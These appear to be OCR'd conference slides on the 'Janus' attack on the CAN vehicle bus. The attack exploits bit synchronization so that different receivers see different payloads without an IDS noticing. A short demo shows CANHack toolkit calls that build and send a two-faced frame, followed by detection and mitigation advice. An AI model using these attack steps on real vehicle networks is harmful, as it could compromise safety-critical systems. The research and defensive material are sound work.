
Exploits how CAN bits are synchronized

Attack causes different receivers to see different payloads

Invisible to an IDS or bus logger using a CAN controller

Breaks CAN atomic multicast property

CAN bit sync


Falling edge
Rising edge
(always ignored)
Sync_Seg
Prop_Seg
Phase_Seg1
Phase_Seg2
Time quantum
Edge detected, e = 0
Time quantum
Sample point, CAN bit=0

Janus attack

Falling edge
to force sync

Receiver 1
Sample point 50%
Bit = 1

Receiver 2
Sample point 75%
Bit = 0

Janus attack

Calculate two versions of a frame

Version A and version B must have the same number of bits

Some constraints on bit sequences in A and B

[pi@raspberrypi: ~] | CANHack | CANPico A | CANPico B | Session 1 - PulseView

CANPico A

File Edit Tabs Help

```
>>> c = CAN(profile=CAN.BITRATE_500K_75)
>>> cp.mon()
CANFrame(CANID(id=S123), dlc=1, data=f4, timestamp=1051591987)
```

Session 1 - PulseView

50 k samples | 8 MHz

+680 µs | +700 µs | +720 µs | +740 µs | +760 µs

DATA0=0xf4 | CRC 0x1fc7 | EOF | IFS

DATA=0xf4 '.'

```
>>> c = CAN(profile=CAN.BITRATE_500K_50)
>>> cp.mon()
CANFrame(CANID(id=S123), dlc=1, data=10, timestamp=22302423)
```

```
n.set_frame(can_id=0x123, data=bytes([0x10]))
n.set_frame(can_id=0x123, data=bytes([0xf4]), second=True)
n.print_frame()
01000110000010100010000100110111110000011011111111111
n.print_frame(second=True)
01000110000010111110010000111110110001111011111111111
n.send_janus_frame()
>>>
```

Detecting CAN protocol attacks

Look for spikes in the number of Error Frames

Use IDS hardware that can see Overload Frames

Use IDS hardware that can see unusual edges

Use IDS hardware that can see partially transmitted frames

Mitigating CAN protocol attacks

Use an external CAN controller

Use a security gateway


Ensure sample points are the same everywhere

Use a sequence number to check for Double Receive

Reset CAN controller if it gets into Error Passive

Use Canis Labs Bus Guardian hardware

Canis Labs Bus Guardian hardware



Protocol Attack Detector

Disconnects an attacker

Augments CAN frames

The CANHack toolkit repository
github.com/kentindell/canhack

My blogging about the Canis Labs CANPico board
kentindell.github.io/canpico

My blogging about CAN security and CAN-HG
kentindell.github.io/can-hg

Email
ken@canislabs.com